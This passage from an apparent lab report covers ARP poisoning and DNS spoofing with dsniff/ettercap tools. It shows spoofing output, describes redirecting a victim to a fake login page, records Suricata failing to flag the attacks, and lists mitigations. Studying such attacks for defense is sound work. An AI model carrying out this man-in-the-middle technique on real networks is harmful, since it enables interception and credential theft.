
```
GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
dns_spoof: A [arcwil.net] spoofed to [204.152.219.248]
dns_spoof: A [win8.ipv6.microsoft.com] spoofed to [107.170.40.56]
dns_spoof: A [luchi.arcwil.net] spoofed to [192.161.182.115]
```

In our example shown in Figure 3.1, we redirected a user attempting to access arcwil.net to a webserver on our local machine. We can see all DNS requests coming from the victim, and any values that match entries in the specified host will be sent to the user instead of a normal response from the DNS server. As a result of this attack, the user will now see our compromised login page while we are monitoring their every move.

IDS Effectiveness


For this test, we had installed and configured Suricata with community rules on one of the machines in our LAN. We ran Suricata in pcap mode with the intentions of checking if these attacks would be caught in a packet capture. In all cases, Suricata did not detect the ARP poisoning nor DNS Spoofing as the findings are presented in Figure 4.1 and Figure 4.2.

Figure 4.1 – Suricata Scanning Directory of all files


arcwil@ginyuforce:~/peecaps/dspook
File Edit View Search Terminal Help

```
[arcwil@ginyuforce dspook]$ cat stats.log
------------------------------------------------------------------------------------
Date: 10/10/2018 -- 14:29:19 (uptime: 0d, 00h 00m 00s)
------------------------------------------------------------------------------------
Counter                                    | TM Name                    | Value
------------------------------------------------------------------------------------
decoder.pkts                               | Total                      | 14769
decoder.bytes                              | Total                      | 13361373
decoder.ipv4                               | Total                      | 14740
decoder.ipv6                               | Total                      | 4
decoder.ethernet                           | Total                      | 14769
decoder.tcp                                | Total                      | 14379
decoder.udp                                | Total                      | 365
decoder.avg_pkt_size                       | Total                      | 904
decoder.max_pkt_size                       | Total                      | 1440
flow.tcp                                   | Total                      | 103
flow.udp                                   | Total                      | 138
tcp.sessions                               | Total                      | 94
tcp.syn                                    | Total                      | 94
tcp.synack                                 | Total                      | 96
tcp.rst                                    | Total                      | 34
tcp.stream_depth_reached                   | Total                      | 3
tcp.overlap                                | Total                      | 21
app_layer.flow.http                        | Total                      | 10
app_layer.tx.http                          | Total                      | 12
app_layer.flow.tls                         | Total                      | 74
app_layer.flow.failed_tcp                  | Total                      | 9
app_layer.flow.dns_udp                     | Total                      | 86
app_layer.tx.dns_udp                       | Total                      | 138
app_layer.flow.failed_udp                  | Total                      | 52
flow_mgr.new_pruned                        | Total                      | 9
flow.spare                                 | Total                      | 10000
flow_mgr.flows_checked                     | Total                      | 19
flow_mgr.flows_notimeout                   | Total                      | 19
flow_mgr.rows_checked                      | Total                      | 65536
flow_mgr.rows_skipped                      | Total                      | 65517
flow_mgr.rows_maxlen                       | Total                      | 1
tcp.memuse                                 | Total                      | 2293760
tcp.reassembly_memuse                      | Total                      | 327680
flow.memuse                                | Total                      | 7142272
[arcwil@ginyuforce dspook]$
```

Figure 4.2 – Suricata Scanning the desired pcaps and producing no results


arcwil@ginyuforce:~/peecaps/dspook
File Edit View Search Terminal Help

```
[arcwil@ginyuforce dspook]$ cat suricata.log
10/10/2018 -- 14:29:16 - <Notice> - This is Suricata version 4.0.5 RELEASE
10/10/2018 -- 14:29:19 - <Notice> - all 5 packet processing threads, 4 management threads initialized, engine started.
10/10/2018 -- 14:29:19 - <Notice> - Signal Received.  Stopping engine.
10/10/2018 -- 14:29:19 - <Notice> - Pcap-file module read 14769 packets, 13361373 bytes
[arcwil@ginyuforce dspook]$ 
```

The first figure displays Suricata running the full scan through all the captures while applying the community rules to each one of them. The second figure displays the log file after the scan, which resulted in no raised flags. The reason why our IDS didn’t pick up anything is because dnssniff and the tools associated with the program are not intrusive scans, but rather more passive scanning without alerting any defense perimeters.

Defense Against These Attacks

As ARP spoofing is the common factor between all our attacks, the easiest way to mitigate an attack like this is to define static ARP entries. If we cannot spoof ARP entries, we cannot place ourselves as the man in the middle, making our attacks impossible.

If we cannot set static ARP entries, we can still prevent some of these attacks in other ways. The easiest attack to mitigate would be the password sniffing attack. As we sniffed a plaintext password, the easiest solution would be to not use telnet, and instead use a secure service like SSH instead.

While not part of the attacks we used, macof is a part of the dsniff suite that floods a network with fake addresses, in an attempt to make the switch fail into an always open mode, essentially turning the switch into a hub. This would make sniffing traffic easy, at the cost of being an extremely noisy attack. We did attempt to use macof, however it failed on the two switches we had available to us.